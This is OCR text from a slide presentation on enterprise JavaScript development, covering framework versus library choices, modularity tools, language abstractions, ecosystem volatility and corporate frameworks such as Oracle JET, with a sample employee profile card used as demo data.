


Demos



4. Evaluate the framework vs. library approach





BACKBONE.JS

Ext JS

ember

ANGULARJS by Google

Knockout.


METEOR

browserify

prototype

React

REQUIRE.JS



QUnit
js unit testing

KARMA

js-test-driver
Remote javascript console

Jasmine

iOS

android

mocha

simple,

ionic

YEOMAN

Protractor
end to end testing for AngularJS

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



Different Libraries, Different Purposes

- **Application Frameworks & Libraries**
  Angular, Knockout, Backbone, Ext, React, Ember, and more
- **Component Libraries**
  JQuery UI, Sencha, PrimeFaces, and more
- **Module Systems**
  RequireJS, Browserfy, and more
- **Build Systems**
  Grunt, Gulp, Brunch, and more
- **Testing Frameworks**
  Protractor, Jasmine, Qunit, Karma, and more



Framework approach:

ANGULARJS
by Google

Library approach:


JQuery

JQuery UI


Knockout


RequireJS

Hammer



5. Incorporate modularity





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
Modularity: Not Natively Built into JavaScript, Right Now

- Consider and compare available modularity solutions
  - Require.js: http://requirejs.org/
  - Browserify: http://browserify.org/
  - SystemJS
  - ECMAScript 6 Modules



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



Demos



6. Evaluate abstractions over JavaScript, CSS, and HTML









HTML: Emmet


JavaScript: TypeScript, CoffeeScript

CSS: SASS, LESS




7. Don't worry about ecosystem volatility






Life in a Volatile Ecosystem

- Lifespan of your app equals lifespan of the framework you're using.
- 1 ½ to 2 year lifespan.
- Is the code hard to read, no worries, it'll be rewritten from scratch soon.
- Don't worry so much about maintainability and backward compatibility.
- Things change fast, the ecosystem is already different right now than when this presentation started.





To Do:

1. Don't Worry
2. Be Happy




8. Reorientate around WONTA instead of WORA







Write **O**nce, **N**ever **T**ouch **A**gain



9. Evaluate corporate frameworks







Unexpected Organizations in Enterprise JavaScript

and open source software projects in general

- Microsoft – several
- IBM – several
- SalesForce – several
- SAP – SAP UI5 and Fiori
- ING – github.com/Spectingular (AngularJS-based component framework.)
- PayPal – krakenjs.com (Node.js/Express based application framework.)
- Oracle – oraclejet.org (Toolkit of open source JavaScript libr



DATA



Steven King

President
Executive

☎ 515.123.4567
515.123.4567
✉ SKING@example.net

Steven
Steven

About

12	6
Skills	Tenure

Performance

5	2
Rating	Potential

Compensation

24k	104

Hire Date
Mar 1, 2009

Address
2004 Bellevue Ct
Seattle
Washington 98102 US

Manager

Steven King

Skills

Estimation Budgeting Outsourcing HCM
Human Resources Strategy Javascript Staffing
Analytics Financials Recruiting Statistics

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
Requirements First


- **Responsive Design**
- **Modularity**
- **Single Page Application**
- **Accessibility**
- **Internationalization**
- **Security & Performance Optimization**
- **Conformance to Standards**
- **Documentation & Support**




Oracle JET: Free & Open Source Enterprise JavaScript

